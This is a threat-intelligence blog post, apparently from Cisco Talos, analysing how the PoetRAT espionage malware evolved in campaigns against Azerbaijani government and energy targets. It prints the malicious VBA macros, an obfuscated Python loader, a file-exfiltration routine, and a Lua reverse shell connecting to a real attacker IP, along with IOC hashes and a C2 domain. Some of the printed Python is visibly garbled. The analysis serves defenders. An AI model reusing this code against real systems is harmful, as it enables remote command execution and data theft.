PoetRAT: Malware targeting public and private sector in Azerbaijan evolves

blog.talosintelligence.com/2020/10/poetrat-update.html

By Warren Mercer, Paul Rascagneres and Vitor Ventura.

- The Azerbaijan public sector and other important organizations are still targeted by new versions of PoetRAT.

- This actor leverages malicious Microsoft Word documents alleged to be from the Azerbaijan government.
- The attacker has moved from Python to Lua script.
- The attacker improves their operational security (OpSec) by replacing protocol and performing reconnaissance on compromised systems.

Executive summary

Cisco Talos discovered PoetRAT earlier this year. We have continued to monitor this actor and their behavior over the preceding months. We have observed multiple new campaigns indicating a change in the actor's capabilities and showing their maturity toward better operational security. We assess with medium confidence this actor continues to use spear-phishing attacks to lure a user to download a malicious document from temporary hosting providers. We currently believe the malware comes from malicious URLs included in the email, resulting in the user clicking and downloading a malicious document. These Word documents continue to contain malicious macros, which in turn download additional payloads once the attacker sets their sites on a particular victim. Previous versions of PoetRAT deployed a Python interpreter to execute the included source code which resulted in a much larger file size compared to the latest version's switch to Lua script. As the geopolitical tensions grow in Azerbaijan with neighbouring countries, this is no doubt a stage of espionage with national security implications being deployed by a malicious actor with a specific interest in various Azerbajiani government departments.

New campaigns

Campaign of September 2020

The malicious document alleged to be a letter with the National Emblem of Azerbaijan in the top corners:

The document we observed used multiple filenames: the first being "argument.doc" and another named "siyahı.doc" (Azeri word for "List"). As previously with PoetRAT, the Word document contained a macro:

```
Sub document_open()
    'intelligence and a deep heart. The really great men must, I think, have great sadness on earth.
    Dim argument1 As String
    Dim argument2 As String
    Dim argument4 As String
    Dim argument3 As Object
    argument4 = "C:\Users" + "\Public"
    'To go wrong in one's own way is better than to go right in someone else's.
    argument5 = ActiveDocument.FullName
    'Man is a mystery. It needs to be unravelled, and if you spend your
    Call Shell("cmd /c copy " + argument5 + " " + argument4 + "\argument.doc", vbHide)
    'whole life unravelling it, don't say that you've wasted time.
    halt (4)
    'I am studying that mystery because I want to be a human being.
    argument2 = coca2pepsi(argument4 + "\argument.doc")
    'The awful thing is that beauty is mysterious as well as terrible.
    argument2 = Right(argument2, 7706102)
    'God and the devil are fighting there and the battlefield is the heart of man.
    pepsi2coca argument4 + "\milan.zip", argument2

    argument1 = VBA.FileSystem.Dir(argument4 + "\Milan37", vbDirectory)
    If argument1 <> VBA.Constants.vbNullString Then
        'You can be sincere and still be stupid.
        Call Shell("cmd /c rmdir /s /q " + argument4 + "\Milan37", vbHide)
        halt (2)
    End If
    Kill argument4 + "\argument.doc"

    Bake argument4 + "\milan.zip", argument4, "Milan37"
```

The macro still contains literature references as on the previous version we documented. This time, the text is from the novel "The Brothers Karamazov" by Fyodor Dostoevsky (a Russian writer).

The malicious document drops a Python interpreter and PoetRAT. The author made a few changes to the PoetRAT malware, though.

First, the malware uses pyminifier to obfuscate the Python script and avoid detection based on string or YARA rules:

```
import lzma, base64
exec(lzma.decompress(base64.b64decode('/Td6WFoAAATm1rRGAgAhARYAAAB0L+Wj4ARDAaNdADSbSme4Ujxz95twfyi2QgFj1/8/S8wsd+VASGZMG
6Pazz/lv5vsg+RKNkAHBSaIR5MKWnccOnblmnYY47Qgt5jgWtwxKjhajNo1+uxWWm7MJLYmDSNTkWUE1GEf/9755MmBh9QihEe0JeKjs3wWpQM7zpVL+LYLe
8TIIt0ENjh3RoaHVxE+y6GOEOgulu2wNuxwp7NxwFTsrlSveM377TJ9yb7sbJXTQ90/C/DKHbnRe0DPSNspRBoOEe6ZQEZvuMmToVoYo4mg1Nl+sQlTfvVjB
XZzleIwKH3iLmqKGGifAa+bK1K8BztgauWmARERZYuaMfN9E7b1Abi9kUSfCeO49S7orL0bIFaJMawrqhesBeFQF2K4cxx0d5+Dr+mtEG/b68Hy0XkZNWrYaG
Y3mIX5whVFkYkZqGYr8ZKJYsxZzEXY//rg5BJVdmWNBECIS60SXPU05AqAaq3Oa+P4H/OIw917F/XJ2uOKxhEDz/FohUea3qr3C9Au6fa/L5uc9RnxTBlKvx
zVpjYdRUW3Hs6LXR46Uccri2LW+ZmeE9iAEcwsAAAD+uoajdomxqAABvwPECAAARCdVmLHEZ/sCAAAAAARZWg==')))
```

The obfuscation is a base64 and an LZMA compression algorithm.

Secondly, the author split the malware in a couple of different files. For example, the variables are stored in a "Constant.py" file containing the C2 server and the configuration.


The malware also changed a small amount of its code. The most notable change is the protocol used to download and upload files. The first version of PoetRAT used FTP, while the new version supports HTTP protocol:

```
def send_to_transfersh(file,days,mD):
    global output
    """
                send file to transfersh, retrieve download link, and copy it to clipboard
                :param file: absolute path to file
                :return: download_link
                """
    size_of_file=get_size(file)
    file_name=os.path.basename(file)
    var1="\nSending file: {} (size of the file: {} MB)".format(file_name,size_of_file)
    var2="http://"+constants.host+":"+str(constants.th_port)
    file={'{}'.format(file):open(file,'rb')}
    head={"Max-Downloads":str(mD),"Max-Days":str(days),}
    response=requests.post(var2,files=file,headers=head)
    download_link=response.content.decode('utf-8')
    var1="\nLink to download file (will be saved till {}. Download Limit: {}):\n\n{}".format(get_final_date(days),mD,download_link)
    return download_link
var3='.'):
    return wget.download(download_link,out=path)
def transfer(args,days=1,mD=3):
    global output
    output=""
    try:
        handle_params(args,days,mD)
        return output
    except Exception as e:
        return var1"\n\nError: "+str(e)
```

These few changes allow the attacker to avoid tracking based on signature and stay under the radar by using a most common protocol for exfiltration — thus improving their opsec.

Campaign of October 2020

In this campaign, the decoy document is a Microsoft Office document alleged to be from the State Service for Mobilization and Conscription of Azerbaijan:



Due to current events in Azerbaijan, the President of the Republic of Azerbaijan has signed a decree "about declaring partial mobilization in the Republic of Azerbaijan." More information can be found here. The Office document was saved six days after the announcement.

The malware author changed the embedded payload. A macro is executed by the Office document:

```
'Above all, don't lie to yourself. The man who lies to himself and listens to his own lie comes
'to a point that he cannot distinguish the truth within him, or around him, and so loses all
'respect for himself and for others. And having no respect he ceases to love.
Sub document_open()
    'intelligence and a deep heart. The really great men must, I think, have great sadness on earth.
    Dim argument1 As String
    Dim argument2 As String
    Dim argument4 As String
    Dim argument3 As Object
    argument4 = "C:\Users" + "\Public"
    'To go wrong in one's own way is better than to go right in someone else's.
    argument5 = ActiveDocument.FullName
    'Man is a mystery. It needs to be unravelled, and if you spend your
    Call Shell("cmd /c copy " + argument5 + " " + argument4 + "\mew.doc", vbHide)
    'whole life unravelling it, don't say that you've wasted time.
    halt (4)
    'I am studying that mystery because I want to be a human being.
    argument2 = coca2pepsi(argument4 + "\mew.doc")
    'The awful thing is that beauty is mysterious as well as terrible.
    argument2 = Right(argument2, 3215415)
    'God and the devil are fighting there and the battlefield is the heart of man.
    pepsi2coca argument4 + "\mew.zip", argument2

    argument1 = VBA.FileSystem.Dir(argument4 + "\Mew", vbDirectory)
```

The macro inflates and creates a ZIP file on the targeted system and executes a Lua script in this archive. The archive contains the Lua payload and luajit, a Lua interpreter for Windows. Here is the script:

```
local host, port = '111.90.149.218', 443
local socket = require('socket')
local tcp = socket.tcp()
local io = require('io')

tcp:connect(host, port);
while true do
        local cmd, status, partial = tcp:receive()
        local f = io.popen(cmd, 'r')
        local s = f:read('*a')
        f:close()
        tcp:send(s)
        if status == 'closed'
        then
                break
        end
end
tcp:close()
```

This script downloads and executes an additional payload. We did not receive the payload. However, the operator sent us a text file named 'FUCK-YOU.txt' with hundred of lines of explitives.

Same victimology

As with the previous campaigns, the targets of the new campaigns are linked to Azerbaijan. In the previous campaigns, the attacker was mainly interested in the energy sector, more specifically those involved with wind turbines.

The attacker is still attracted to VIPs and the public sector. In the recent campaign we identified the attacker had access to sensitive information, such as diplomatic passports belonging to citizens of Azerbaijan.

Conclusion

With recent geopolitical events in Azerbaijan, it is fair to expect some cyber attacks. The PoetRAT malware was used against this country a few months ago and new campaigns from this threat actor appeared after the armed conflict.

The malware slightly evolved since our previous publication. The developer implemented a new exfiltration protocol to hide its activities. There's also additional obfuscation to avoid detection based on strings or signatures.

The latest evolution of PoetRAT shows us an evolution from Python to Lua. The code is easy to parse — nothing advanced — but our analysis showed us that the campaigns are efficient. The attacker obtained access to sensitive documents from the compromised systems, even if the technical aspects are not as evolved as expected in this kind of context and targeted attacks.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors. Exploit Prevention present within AMP is designed to protect customers from unknown attacks such as this automatically.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), Cisco ISR, and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

Malicious documents

This includes newly observed hashes and also previously observed PoetRAT hashes.

dc565146cd4ecfb45873e44aa1ea1bac8cfa8fb086140154b429ba7274cda9a2 - Oct 2020
64aeffe15aece5ae22e99d9fd55657788e71c1c52ceb08e3b16b8475b8655059 - Sept 2020
ac4e621cc5895f63a226f8ef183fe69e1ae631e12a5dbef97dd16a6dfafd1bfc - April 2020
a703dc8819dca1bc5774de3b6151c355606e7fe93c760b56bc09bcb6f928ba2d - April 2020
208ec23c233580dbfc53aad5655845f7152ada56dd6a5c780d54e84a9d227407 - April 2020
e4e99dc07fae55f2fa8884c586f8006774fe0f16232bd4e13660a8610b1850a2 - April 2020

C2 Infrastructure

slimip[.]accesscam[.]org